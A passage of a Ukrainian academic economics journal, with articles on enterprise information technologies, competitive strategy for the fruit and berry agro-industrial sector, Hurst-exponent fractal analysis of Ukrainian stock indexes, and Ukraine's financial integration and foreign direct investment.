Отримані результати можуть бути використані у практиці вітчизняних підприємств для вирішення управлінських проблем, слугувати теоретичним підґрунтям для подальших досліджень застосувань Інтернет-технологій у маркетинговій діяльності.

-
1. Зозульов О.В. Основні економічні логіки маркетингових дій. / О.В. Зозульов // Вісник Національного університету «Львівська Політехніка» Логістика – 2012 – № 735
 2. Зозулєв А.В. Промышленный маркетинг: рыночная стратегия : [учеб. пособие] / А.В. Зозулєв. – К. : Центр учеб. лит., 2010. – 576 с.
 3. Котлер Ф. Основы маркетинга / Ф. Котлер, Г. Армстронг, Дж. Сондерс, В. Вонг. – М. ; СПб. ; К. : Изд. Дом "Вильямс", 1999. - 1152 с.
 4. Лепейко Т.І. Реінжиніринг бізнес-процесів : навч.-практ. посіб. у схемах і табл. / Т.І. Лепейко, А.В. Котлик. – Харків : Вид. ХНЕУ, 2009. – 80 с.
 5. Войнаренко М.П. Інформаційні системи та технології в управлінні організацією: навч. посібник / М.П. Войнаренко, О.М. Кузьміна, Т.В. Янчук. – Вінниця : «ТД Едельвейс і К», 2015. – 497 с.
 6. Кузьміна О.М. Планування розвитку управлінських інформаційних систем / О.М. Кузьміна, О.О. Горovenko // Молодий вчений. - 2014. - №12(15). -С. 175-178.

DEVELOPMENT OF INFORMATION TECHNOLOGIES AND THEIR ROLE IN THE ACTIVITY OF ENTERPRISES

I. Chikov, I. Burdenuyk

Vinnitsia National Agrarian University

The article analyzes the development of information technologies, in particular, the factors influencing the spread of Internet technologies in public activity are presented. The key problems of the enterprise and ways of their solution by Internet technologies tools and advantages of their implementation are considered.

Key words: information technologies, Internet technologies, information, network technologies, economic relations, tools, enterprise.

УДК 330.341.1:338.3

ТЕОРЕТИЧНІ АСПЕКТИ ВИВЧЕННЯ СТРАТЕГІЇ ІННОВАЦІЙНО-КОНКУРЕНТОСПРОМОЖНОГО ВИРОБНИЦТВА

С. Шуткевич

Вінницький національний аграрний університет

В статті вивчені теоретичні питання становлення стратегії інноваційно-конкурентоспроможного виробництва для підприємств АПК з врахуванням особливостей галузі. Визначені етапи формування такої стратегії та запропоновано інноваційний та конкурентний потенціали визначати як ключові у вирішенні основних завдань стратегії підвищення ефективності та конкурентоспроможності галузевого виробництва

Ключові слова: стратегія, конкурентоспроможність, інновації, інноваційно-конкурентоспроможне виробництво

Аналіз останніх досліджень і публікацій. Питанням розробки стратегії конкурентоспроможного виробництва продукції з використанням інноваційного потенціалу приділяється багато уваги в наукових працях І. В. Балабанової [9, 10], І. А. Брижань [2], С. М. Гирлі [1], І. З. Должанського, Г. М. Калетніка [8], Р. А. Фатхутдінова, Т. М. Халімона, В. А. Чевганової [2]. Проте не в достатній мірі висвітлені питання щодо особливостей такої розробки в спеціалізованих галузях АПК, таких, наприклад, як плодово-ягідний підкомплекс, тому така розробка є необхідною проблемою.

Невирішені раніше частини загальної проблеми. Вчені-економісти, як вітчизняні, так і зарубіжні, в своїх працях розробляють питання стратегії інноваційно-конкурентоспроможного виробництва в основному як теоретичні, або з прив'язанням до промислових галузей, для агропромислового комплексу, який має свої специфічні особливості, таких розробок мало, тому саме цю частину невирішеної проблеми ми визначили як пріоритетну для вивчення.

Метою статті є вивчення теоретичних питань визначення стратегії інноваційно-конкурентоспроможного виробництва для підприємств плодово-ягідного підкомплексу АПК.

Виклад основного матеріалу. Агропромисловий комплекс України виробляє, переробляє та доводить до споживачів велику кількість різних видів продукції, що, в основному, задовольняють потреби в основних видах продуктів харчування населення країни. Плодово-ягідна продукція хоча і не відноситься до таких, проте входить до переліку незамінних продуктів, що необхідні людині для нормальної життєдіяльності. Виходячи з цього, важливо зауважити, що в Україні розвитку плодово-ягідного підкомплексу АПК приділяється не достатньо уваги, а значить і ефективність розвитку цієї галузі не була пріоритетною, хоча науковці завжди вважали її однією з перспективних у економічному розвитку. В останній час з боку держави відбуваються деякі зміни по відношенню до галузі садівництва і всього плодово-ягідного підкомплексу АПК, збільшується державне фінансування; галузь займає більшу питому вагу в експортному потенціалі тощо. Важливим є і той факт, що продукція садівництва з кожним роком набуває більшої конкурентної ваги,

особливо з запровадженням в цій галузі інновацій.

Розвиток плодово-ягідного підкомплексу в Україні відбувається за декількома напрямками: основний – традиційно склався у присадибних господарствах населення і успішно забезпечує його продукцією, незважаючи на різні негаразди в країні, галузі; за роки Радянського Союзу високоякісна продукція вироблялась в основному в спеціалізованих плодово-ягідних радгоспах, проте майже всі вони розпалися з розпадом СРСР; з настанням періоду відбудови України цю нішу зайняла продукція, що надходила з Європи (в основному з Польщі); сьогоднішня Україна впевнено займає лідируючі позиції по виробництву продукції садівництва як для внутрішніх потреб так і для експорту, причому навіть в країни Африки, Східної Азії тощо. Виходячи з цього, виникає потреба у визначенні стратегічного напрямку розвитку підкомплексу на перспективу з врахуванням великої кількості переваг та загроз, що постають перед нею.

Як відомо, стратегія, в загальному розумінні – це спосіб досягнення складної мети, план діяльності на перспективу, який не має точної деталізації. Разом з тим, галузь садівництва, наприклад, все більше вимагає стратегічного планування, так як основним засобом виробництва має багаторічні насадження, інфраструктура галузі є дуже специфічною та дороговартісною, для зберігання продукції необхідні спеціально обладнані плодосховища, для перевезення – спеціальний транспорт. Без стратегії виробництва на 20-30 років галузі важко розвиватися і майже не можливо отримати інвестиції для подальшого розвитку. Стратегія розвитку плодово-ягідного підкомплексу має охоплювати діяльність всіх учасників ланцюга поставок: виробництво, закупівлю, реалізацію (переробку, зберігання) тощо.

Варто зазначити, що на думку Гирлі С. М. [1], конкурентоспроможність продукції та конкурентоспроможність підприємства співвідносяться між собою як частина і ціле. Можливість господарства конкурувати на певному товарному ринку безпосередньо залежить від конкурентоспроможності продукції, а також сукупності економічних методів управління діяльністю підприємства, що здійснюють вплив на результати конкурентної боротьби. Для виробника не стоїть питання окремо вивчати конкурентоспроможність продукції, підприємства, галузі, важливим є вивчення методів, за допомогою яких продукція буде конкурентною та буде отриманий додатковий доход. Розробляючи стратегію розвитку діяльності підприємства, особливу увагу звертають на її кінцеву мету – визначити шляхи досягнення конкурентних переваг. Для цього визначають етапи формування такої стратегії, визначимо основні з них, проаналізувавши наукові праці провідних вчених [2-7]:

1. Мета та завдання: стратегічна мета, по-перше, має бути незмінною як мінімум на 5-10 років і враховувати можливі зміни зовнішнього середовища, по-друге, для підприємств плодово-ягідного підкомплексу АПК вона має базуватися на можливих змінах сортового, якісного складу, урожайності тощо; тому завдання включає в себе основні тенденції та напрями розвитку підприємств підкомплексу; на цьому етапі варто визначати індикативні показники – обсяги продаж за видами продукції, сегмент ринку, витрати-прибутков-рентабельність.

2. Аналіз внутрішніх та зовнішніх можливостей підприємства: вивчення ресурсного потенціалу підприємств в цілому та для плодово-ягідного сектору, зокрема; логістична складова процесу реалізації продукції (транспортування, зберігання (охолодження), переробка, торгівля); моніторинг конкурентного середовища; маркетингова та рекламна діяльність.

3. Аналіз альтернатив, вибір конкурентної стратегії та її реалізація. Даний етап передбачає вивчення всіх можливих альтернативних варіантів, з врахуванням потенційних

можливостей підкомплексу та вибір 2-3-х з них для подальшого впровадження. Реалізація ж стратегії вимагає від керівництва застосування нових та новітніх технологій як в процесі безпосереднього виробництва так і в управлінні виробництвом. Тільки використання новітніх технологій з галузі інноваційних досліджень, інтелектуального потенціалу та знаннєвої економіки дасть можливість успішно реалізувати цілі, поставлені для цього етапу.

4. Перевірка ефективності стратегії. Цей етап визначає комплексну оцінку кінцевих результатів за допомогою системи показників аналізу ефективності стратегії інноваційно-конкурентоспроможного виробництва, до основних з них можна віднести: витрати всіх видів ресурсів, що можуть бути залучені на підприємствах (в першу чергу, інвестицій, матеріальних та нематеріальних активів), рівень забезпеченості інформацією та рівень її використання (особливо в частині застосування новітніх технологій з економіки знань (цифрової економіки)); рівень виконання критеріальної функції.

Проаналізувавши етапи формування інноваційно-конкурентоспроможної стратегії, ми вважаємо за доцільне визначити економічний потенціал, на якому буде базуватися така стратегія розвитку. Сучасні концепції стратегічного розвитку одним з ключових називають ресурсний підхід. Погоджуємося з авторами [8], в тій частині, що основними складовими стратегії економічного розвитку є економічний потенціал, що включає в себе виробничий, фінансовий, інтелектуальний, інноваційний потенціали та пропонуємо розширити його такою складовою як конкурентний потенціал.

За твердженням [9] слід розрізняти поняття потенціал підприємства (внутрішній потенціал) і конкурентний потенціал (зовнішньовнутрішній потенціал). Вперше поняття конкурентний потенціал було розглянуто Л. В. Балабановою, А. В. Балабаниць, який автори розглядали як «сукупність наявних конкурентних переваг і маркетингових можливостей фірми, що мають здатність при сприятливому маркетинговому кліматі трансформуватися в конкурентні переваги підприємства, забезпечуючи йому стійку конкурентну позицію на ринку» [10, с.8]. Як стверджує автор, стратегічне управління конкурентним потенціалом – комплекс процесів і засобів розробки і реалізації портфеля маркетингових конкурентних стратегій підприємства з метою здійснення гнучкого реагування на зміни в конкурентному середовищі і отримання конкурентних переваг на довгострокову перспективу [9].

Як вказувалось вище, одним із складових ресурсного потенціалу є інноваційний потенціал, який, на думку [8], трактується як сукупність усіх видів інформаційних ресурсів, включаючи технологічну документацію, патенти, ліцензії, бізнес-плани, інноваційні програми тощо, від стану інноваційного потенціалу залежить вибір тієї або іншої стратегії розвитку; інноваційний потенціал у даному випадку можна трактувати як «міру готовності» економічної системи виконати поставлені цілі розвитку.

Ми вважаємо, що інноваційний та конкурентний потенціали відіграють ключову роль у вирішенні основних завдань стратегії підвищення ефективності та конкурентоспроможності галузевого виробництва, в тому числі виробництва продукції плодово-ягідного підкомплексу, тому вивчення інноваційно-конкурентоспроможної стратегії є пріоритетними у визначенні економічного потенціалу.

Висновки. Підвищення ефективності конкурентного середовища вимагає ефективного використання наявного в підприємств ресурсного потенціалу, основними складовими якого ми вважаємо інвестиційний та конкурентний потенціали. Сукупне використання їх можливостей дасть для підприємств найбільший синергетичний ефект, а застосування новітніх досягнень інноваційного ресурсу (сучасних технологій, інформації, цифрової економіки тощо) підсилить ефект конкурентоспроможності економіки АПК.

1. Гирля С. М. Розробка стратегії конкурентоспроможності виробництва – запорука успішної діяльності на ринку. Проблемы материальной культуры. Экономические науки. /С. М. Гирля // [Електронний ресурс] Режим доступу: <http://dspace.nbuv.gov.ua/bitstream/handle/123456789/80668/06-Girlya.pdf?sequence=1>
2. Брижань І. А. Формування стратегії підвищення конкурентоспроможності підприємства: методика та практика. / І. А. Брижань, В. Я. Чевганова // [Електронний ресурс] Режим доступу: econrig_2015_4_5.pdf – Foxit Reader
3. Ансофф И. Новая корпоративная стратегия / И. Ансофф. – СПб. : Питер, 2003. – 416 с.
4. Барабась Д.О. Конкурентні стратегії підприємства / Д. О. Барабась // Стратегія економічного розвитку України: наук. зб. – Вип. 2 – 3. – С. 201 – 208.
5. Котлер Ф. Маркетинг и менеджмент. Экспресс-курс / Ф. Котлер ; пер. с англ. под ред. С.Г. Божук. – 2-е изд. – СПб. : Питер, 2006. – 464 с.
6. Койн К. Как упорядочить процесс разработки стратегии / К. Койн // Менеджмент и менеджер. – 2007. – № 11. – С. 4 – 13.
7. Теоретичні основи конкурентної стратегії підприємства: монографія / Ю. Б. Іванов, О. М. Тищенко, Г. В. Назарова та ін. – Х.: ІНЖЕК, 2006. – 382 с.
8. Калетнік Г. М. Інноваційні моделі управління стратегічним економічним потенціалом сучасних економічних систем / Г. М. Калетнік, Г. М. Заболотний, С. В. Козловський // Актуальні проблеми економіки. - 2011. - № 4. - С. 3-11. [Електронний ресурс] Режим доступу: <http://www.statonline.org.ua/index.php/ekonom/34/2550-innovacijni-modeli-upravlinnya-strategichnim-ekonomichnim-potencialom-suchasnix-ekonomichnix-sistem.html>
9. Балабанова І. В. Конкурентний потенціал як основа формування конкурентних переваг /І. В. Балабанова // [Електронний ресурс] Режим доступу: http://www.rusnauka.com/3_ANRR_2009/Economics/38882.doc.htm
10. Балабанова Л. В. Маркетинговый аудит в системе сбыта: Моногр. /Л. В. Балабанова, А. В. Балабаниц. - Донецк: ДонГУЭТ, 2003. - 188 с.

THEORETICAL ASPECTS OF INVESTIGATION OF INNOVATIVE-COMPETITIVE PRODUCTION STRATEGY

S. Shytkevich

Vinnitsia National Agrarian University

The article deals with theoretical issues of strategy formation of innovative and competitive production for the AIC enterprises taking into account the features of the industry. The stages of strategy formation and the offered innovative and competitive potentials were defined as key in solving the main tasks of increasing strategy of the efficiency and competitiveness industry production.

Keywords: strategy, competitiveness, innovation, innovative and competitive production.

УДК 330.45:33.06

FRACTAL ANALYSIS OF UKRAINIAN STOCK MARKET DYNAMICS

A. Orlovska, I. Paslavska

Ivan Franko National University of Lviv

The article examines methods for complex financial and economic systems' investigation. It uses the Hurst exponent to study dynamics of stock market indicators, based on Ukrainian stock indexes.

Key words: stock index, time series, Hurst exponent, fractal dimension, multifractal analysis.

Problem definition. Features of economic crisis are observed ever more frequently. This happens as the world economy becomes more and more globalized, the technical progress accelerates, and global community comes up against new challenges that, directly or circumstantially, influence economic developments. Modern economic systems are characterized by properties of emergence, the tendency to self-organization, and by occurrence of unbalanced states, in which even slightest oscillations may cause a major swing in the systems' development. More and more often, scholars describe systems existing in a kind of chaotic dynamics. All this is the reason why theoreticians and practitioners give special attention to methods helping to identify and research pre-crisis states of economic systems.

One of the promising directions is investigation of systems using methods of R/S analysis, wavelet analysis, standard fluctuation analysis, de-trend fluctuation analysis (DFA), multifractal analysis. This article describes aspects of how these methods can be used to analyze time series, which serve as indicators of stock markets' functioning.

Recent studies and publications. Recent years have witnessed elaboration of many methods to study the way economic systems develop, based on non-linear dynamics analysis, on methods of detecting synchrony in chaotic fluctuations and identifying crisis features. Among others, these issues are highlighted in the works by T.V.Kravets, O.I.Lyashenko, L.Sergeyeva V.D.Derbentsev, O.A.Serdyuk, V.M.Solovyov, O.D.Sharapov, A.V.Sirosh, D.E.Semyonov. Foreign researchers who should be mentioned are K.V.Granger, D.A.Dickey, V.A.Fuller, P.Crowley, P.E.Peters, J.Korbell, P.Dzhyzba. Despite the numerous research studies, the problem of modelling the stock markets' dynamics remains in scholarly focus.

The article's goal. The article's goal is to look into the dynamics of Ukrainian UX and PFTS stock indexes between January 8, 2008 and December 12, 2017 using the Hurst exponent. To achieve this, our task is to detect fractal qualities of the time series in question, and to make the Hurst exponent calculations.

The main material of research. Modern stock markets exemplify fractal stochastic systems. The fractal markets hypothesis presumes that a financial system is self-regulating and feedback-adjusted. The latter means that past events influence the system's current state as well as its future development. Thus, memory effect is a typical feature of stock markets, whereas changes of their indicators depend on past dynamics. Fractal analysis of financial time series is used to establish

corroborative or negative evidence of the long-term memory, to assess the depth of eventual long-term memory, to assess the trend-consistency or 'return to the mean'.

The term 'indicator' refers to a generalized characteristic of an object, process or its outcome, and of qualities that are usually quantified. In economic theory, the indicator is a quantitative characteristic showing dynamics of a certain economical or financial magnitude. Stock indexes are a stock market's financial indicators. Their quotes reflect the market situation and the country's economic situation.

Fractalization builds on principles of non-linearity and alternative system development options. In a wider sense, non-linearity means multiple variants of development, availability of alternative development options and a certain rate of evolution as well as irreversibility of evolutionary processes. In mathematical sense, non-linearity refers to a definite type of math equations, in which the searched value is more than 1, or coefficients depend on the qualities of the medium. That says that fractals are applied when there are several variants of an object development, and the system's state is defined by its actual current state – it is an attempt to build a model of chaotic development. Monofractal is a time series with the single scaling exponent for different time spans, making it easier to predict. Multifractal is a group of fractals alternating at different time spans and having different scaling exponents. Fractal structure of an object means that the structure complexity of an object remains invariable when the scale – or the systems' scaling - is enlarged. A time series can have properties of monofractal or multifractal [2,3].

The Hurst exponent is used to classify and assess stochastic and determinable qualities of the researched processes, as well as to define forecast intervals. This coefficient is also called the "index of dependence" of "index of long-range dependence". The exponent allows us to identify fractal structures and non-linear cycles in a time series, in other words – to tell apart random and non-random series.

Scholarly publications offer a number of methods for long-term dependence assessment. The oldest and best-known is the so called rescaled range analysis (R/S), made popular by B. Mandelbrot and J. Wallis. It is based on hydrological conclusions of H. Hurst. Alternative methods are the DFA, Periodogram regression, aggregated variances, local Whittle's estimator methods, wavelet analysis both in the time domain and frequency domain [1,4].

To calculate the Hurst exponent, we have to assess first how rescaled range is influenced by the time of observation. Time series of a certain length, expressed as n , is divided into a sequence of time -subseries whose length is $u = n, n / 2, n / 4, \dots$. After that, we proceed to calculate the average rescaled range for each u -value. The equation representing correlation of the Hurst exponent and rescaled value is this:

$$R/S(x) = an^H,$$

where R/S expresses the range of x -values, which is a time series with a number of observations (number of points in a time series), a - constant.

The rescaled range is calculated from dividing the range of the values exhibited in a portion of the time series by the standard deviation of the values over the same portion of the time series.

The algorithm of calculating the Hurst exponent is as follows:

1. Calculate the mean:

$$\bar{X} = \frac{1}{n} \sum_{i=1}^n x_i.$$

2. Compute the standard deviation:

$$S = \sqrt{\frac{1}{n} \sum_{i=1}^n (x_i - \bar{X})^2}.$$

3. Calculate the cumulative deviate series:

$$Z_u = \sum_{i=1}^u (x_i - \bar{X}).$$

4. Compute the range

$$R = \max_{1 \leq u \leq n} Z_u - \min_{1 \leq u \leq n} Z_u.$$

5. Compute the Hurst exponent:

$$H = \frac{\log(R/S)}{\log a + \log n}.$$

The Hurst exponent can take values within the [0;1] range, and it relates with the fractal dimension's size (D) as $D=2-H$. To analyze time series or multidimensional processes, the Hurst exponent and fractal dimension can be used independent of each other, since the Hurst exponent value defines a structure for asymptotically longer periods, while the fractal dimension represents a structure for asymptotically shorter periods.

Fractal dimension defines the way in which an object fills in the space. Fractal dimension of a time series defines the jag value of its graph. The straight line's fractal dimension is equal to 1, while for the random walk model graph it is $D=1,5$. For $1,5 < D < 2$ range of values, a time series will be more jagged than for a random walk model, with more inversions. Statistics for time series with fractal dimensions other than 1,5 do not have to be within normal distribution range.

Self-similarity is the most important property of fractals. The self-similarity property is qualitative, which says that an object or a process is statistically alike on different measuring scales (over space and time). Each scale is similar but not identical to other scales. Such a property renders the fractal scale-invariable.

For values of $0,5 < H < 1$ ($1 < D < 1,5$), the series' behavior looks persistent (trend-consistent). If a time series has been growing (falling) for a certain period, then the closer is its Hurst exponent value to 1, the higher is the probability that the series will be falling (or growing) for the same period in future. The value of $H=0,5$ ($D=1,5$) suggests that values of a time series are independent (have no memory of the past). The range of $H < 0,5$ ($D > 1,5$) corresponds to anti-persistent series, which says that the trend a process will demonstrates, will be opposite to the trend of the previous period. If an anti-persistent series has showed growth in the previous period, then the closer is Hurst exponent value to 0, the higher is the probability of a slump in the period that comes next, and vice versa.

Figure 1 shows results of the Hurst exponent calculation in Gretl for the time series that reflects the values of Ukrainian UX stock index, based on the trading statistics of the Ukrainian stock exchange beginning from January 8, 2008 until December 28 2017.

Characteristics of the scalable range y (logarithms with the base 2)				Characteristics of the scalable range y (logarithms with the base 2)			
Value	RS(avg.)	log(Value)	log(RS)	Value	RS(avg.)	log(Value)	log(RS)
2467	787,66	11,269	9,6214	112	35,837	6,8074	5,1634
1233	395,75	10,268	8,6284	56	18,772	5,8074	4,2305
616	259,09	9,2668	8,0173	28	11,941	4,8074	3,5779
308	128,05	8,2668	7,0006	14	5,9817	3,8074	2,5806
154	60,385	7,2668	5,9161				
77	31,012	6,2668	4,9548				
38	14,944	5,2479	3,9015				
19	7,6723	4,2479	2,9397				
9	3,5549	3,1699	1,8298				

Regression results (n = 9)			Regression results (n = 4)		
	coef.	st. dev.		coef.	st. dev.
Constant	-1,1479	0,12754	Constant	-0,57071	0,24596
Ang. coef.	0,96738	0,016552	Ang. coef.	0,84012	0,045348
Estimates of the Hurst exponent = 0,967382			Estimates of the Hurst exponent = 0,840118		

a) for daily values

b) for monthly values

Fig. 1. Hurst exponent calculation for UX stock index
(for period from 08.01.2008 to 28.12.2017)

Figure 1a shows daily values' calculation. Figure 1b shows monthly values' calculation.

In the same way, we have performed calculations for PFTS stock index, which is calculated for the same period as the result of PFTS trading. Gretl calculations are shown in Figure 2.

Characteristics of the scalable range y (logarithms with the base 2)				Characteristics of the scalable range y (logarithms with the base 2)			
Value	RS(avg.)	log(Value)	log(RS)	Value	RS(avg.)	log(Value)	log(RS)
2459	861,65	11,264	9,751	113	39,807	6,8202	5,315
1229	423,8	10,263	8,7272	56	20,272	5,8074	4,3414
614	262,07	9,2621	8,0338	28	12,071	4,8074	3,5935
307	127,03	8,2621	6,989	14	5,9239	3,8074	2,5665
153	61,793	7,2574	5,9494				
76	29,413	6,2479	4,8784				
38	15,129	5,2479	3,9193				
19	7,7179	4,2479	2,9482				
9	3,6735	3,1699	1,8771				
Regression results (n = 9)				Regression results (n = 4)			
	coef.	st. dev.			coef.	st. dev.	
Constant	-1,1954	0,093261		Constant	-0,80357	0,19659	
Ang. coef.	0,97868	0,012112		Ang. coef.	0,89589	0,036219	
Estimates of the Hurst exponent = 0,978683				Estimates of the Hurst exponent = 0,89589			

a) for daily values

b) for monthly values

Fig. 2. Hurst exponent calculation for PFTS stock index
(for period from 08.01.2008 to 28.12.2017)

As we can see, time series are well described with the Hurst method, which says that they are fractal. Time series' fractal dimension for daily data is $D_{PFTS} = 1,021317$ and $D_{UX} = 1,032618$ and for

monthly data $D_{PFTS} = 1,10411$ and $D_{UX} = 1,159882$ respectively. If $D > 1$, it means the researched time series have fractal structures. Also, they are persistent meaning the time series have memory and will preserve the trend.

The Hurst exponent allows us to determine global properties of a time series, its persistency in particular. However, this method leaves local properties out of the picture, their analysis becoming possible with the help of multifractal analysis method.

In times of deep-going qualitative system changes – or, in other words, in times of crises – multifractal characteristics of series differ greatly, including values of the Hurst exponent.

Conclusions. The employed R/S analysis method is one of the most promising methods for analysis of stock market indicators in periods of intensive fluctuations. The Hurst exponent calculations for UX and PFTS indexes performed on the basis of trading statistics from January 8, 2008 until December 28, 2017 allow us to conclude that the time series in question show persistency, and that the researched time series have fractal structure.

1. Дегтяренко І.В., Гарматенко А.М. Алгоритм поиска интервалов монофрактальности в неоднородных фрактальных процессах / І.В. Дегтяренко, А.М. Гарматенко // Збірник наукових праць ДонІЗТ. – 2014. – № 37. – С. 59–67.
2. Сірош А.В. Мультифрактальний аналіз фондового ринку / А.В. Сірош, Д.Є. Семьонов // Моделювання та інформаційні системи в економіці: зб. наук. праць / М-во освіти і науки, молоді та спорту України, ДВНЗ "Київський нац. екон. ун-т ім. В. Гетьмана"; відп. ред. В.К. Галіцин. – 2012. – № 87. – С. 201–210.
3. Тулякова А.Ш. Комплексна методика дослідження мульти- і моно- фрактальних властивостей динаміки фондового ринку. / А.Ш. Тулякова, М.П. Чайковська // Моделювання та інформаційні технології в економіці : колективна монографія . – Черкаси : Брама-Україна, 2014. – С. 32–61
4. Gordon R. Richards. A Fractal Forecasting Model for Financial Time Series. – Sprint, Kansas, USA, 2004. – 116 p.

ФРАКТАЛЬНИЙ АНАЛІЗ ДИНАМІКИ ФОНДОВОГО РИНКУ УКРАЇНИ

А. Б. Орловська, І.М. Паславська

Львівський національний університет імені Івана Франка

У статті розглянуто методи дослідження складних фінансово-економічних систем. За допомогою показника Херста здійснено дослідження динаміки індикаторів фондового ринку на прикладі фондових індексів України.

Кризові явища в економіці проявляються все частіше. Сучасні економічні системи характеризуються властивостями емерджентності, схильністю до самоорганізації, наявністю нерівноважних станів, в яких система під впливом навіть незначних збурень може суттєво змінювати траєкторію свого розвитку. Усе частіше у науковій літературі описують системи, які існують у режимі хаотичної динаміки. Усе це є причиною особливої уваги теоретиків та практиків до методів ідентифікації та дослідження передкризових станів економічних систем.

Сучасні фондові ринки є прикладом фрактальних стохастичних систем. Гіпотеза фрактальності передбачає той факт, що фінансова система розглядається як саморегулююча і така, що характеризується зворотним зв'язком. Наявність такого зв'язку означає, що події минулого впливають на стан системи сьогодні та її розвиток у майбутньому. Метою фрактального аналізу фінансових динамічних рядів є підтвердження чи спростування

наявності довгострокової пам'яті, оцінка її глибини у випадку наявності, оцінка трендостійкості або “повернення до середнього”.

Показник Херста дозволяє визначити глобальні властивості динамічного ряду, а саме персистентність його поведінки. Проте поза увагою залишаються локальні властивості, аналіз яких є можливим при здійсненні мультифрактального аналізу.

Ключові слова: Фондовий індекс, динамічний ряд, показник Херста, фрактальна розмірність, мультифрактальний аналіз.

УДК 339.924

UKRAINE IN INTERNATIONAL FINANCIAL AND ECONOMIC INTEGRATION PROCESS

N. Vovk

Ivan Franko National University of Lviv

This paper reviews the current state and peculiarities of Ukraine's participation in international financial and economic integration process. It determines basic forms of international integration and discusses the positive and negative impact of foreign capital and external state liabilities on national economy development. There are analyzed main indicators of financial integration of Ukraine and determined advantages and disadvantages of the current state of integration process.

Key words: globalization, integration, financial market, banking system, foreign capital, foreign direct investment, state liabilities

Modern globalization has already covered almost all parts of goods and services markets and financial markets, what enhances cooperation between countries in traditional dimensions and develops new cooperation models. Globalization promotes intensification of the trade, labor, capital, knowledge and technology flows, increases competition, leads to global economy reorganization and integration process deepening. Globalization has increased the scale of international financial transactions and volume of financial capital flows between countries.

The level of banking system evolution and the institutional environment of the country make financial integration very specific for every country. The highest forms of integration are implemented through the banking system and foreign liabilities for domestic business entities needs.

The inflow of foreign capital can have both positive and negative consequences for the country's economic development. The positive impact depends on the ratio between import and export of capital, on the forms of foreign capital raising, on the ways of borrowed funds use etc.

Foreign capital already operates on the Ukrainian market of banking services. In the first half of 2011 among 88 working banks there were 38 banks with foreign capital. The share of foreign capital in banks authorized capital was 56%. The list of the most reliable banks in Ukraine includes [10]:

1. Raiffeisen Bank Aval (Raiffeisen Bank, Austria)
2. Credit Agricole Bank (Credit Agricole, France)
3. Ukrsibbank (BNP Paribas Group, France)
4. Savings Bank (state-owned)
5. Ukreximbank (state-owned)
6. Kredobank (PKO Bank Polska, Poland)
7. Citibank Ukraine (Citigroup, USA)
8. ProCredit Bank (ProCredit Bank, Germany)
9. Ukgasbank (state-owned)
10. Alpha Bank (ABH Holdings, Luxembourg)
11. Ukrsotsbank (ABH Holdings, Luxembourg)

12. OTP Bank (OTP Bank, Hungary)

Following the results of 3 quarters of 2017 banks with foreign capital were the most profitable - Raiffeisen Bank Aval, UkrSibbank and state-owned Ukreximbank. These top-3 banks accounted for 51.3% of total profits received by Ukrainian banks.

Another significant advantages of attracting foreign resources to the Ukrainian banking system are implementation of the modern banking technologies, learning lessons from international experience in banking and customer service, enhancing interbank competition.

Financial integration can also have adverse effects. The presence of foreign banks can reduce liquidity and solvency of domestic banks in case of foreign capital outflow. The most important branches of national economy could also receive less investments than ones more beneficial for foreign banks. [1].

Foreign investment is a confirmation of foreign capital inflow and foreign banks activity. The volume of direct foreign investment in Ukrainian economy (non-residents share capital) on October 1, 2017 amounted to 39.719 billion USD, what is 5.9% higher in comparison to the beginning of the year. In 2017 the inflow of foreign capital came to Ukraine from 76 countries. The largest investor was Cyprus with 27% of total inflow in 2017, the Russian Federation - 21.2%, the Netherlands - 14%, the United Kingdom - 11.3%, Germany - 6.4%. Fig. 1 shows the volume of foreign direct investment inflows by investor countries in USD million for 2017 [2].




Fig.1. The largest volume of foreign direct investment inflows by investor countries in 2017, million USD

The largest volume of FDI was directed to industrial enterprises - USD 464.4 million and institutions engaged in financial and insurance activities - USD 248.8 million [8].

The overall dynamics of foreign direct investment in the country's economy in 2010-2017 is shown in Fig. 2




Fig. 2. Dynamics of foreign direct investment in Ukrainian economy, 2010-2017, million USD

The inflow of investments in 2017 decreased significantly compared to 2016 - by 57.5%, to UAH 1.82 billion from UAH 4.41 billion. The last time Ukraine experienced such a decline in 2014, when the investment inflow fell by 55.1%, but in 2015 there was a significant increase by 53.5%, to UAH 3.76 billion.

According to the State Statistics Service of Ukraine in January-September 2017 Ukrainian enterprises have invested USD 10.2 million of direct investments (share capital) to 12 countries of the world. The largest volumes of direct investment from Ukraine were sent to Switzerland, Latvia, Hungary and the Czech Republic [2].

The participation of Ukrainian economic agents in the world financial and credit field proves Ukraine's application of foreign capital. Almost all countries use not only their own financial resources but also external borrowing to carry out an effective social and economic policy. There has been a steady trend of external government liabilities increase in Ukraine in recent years [9].

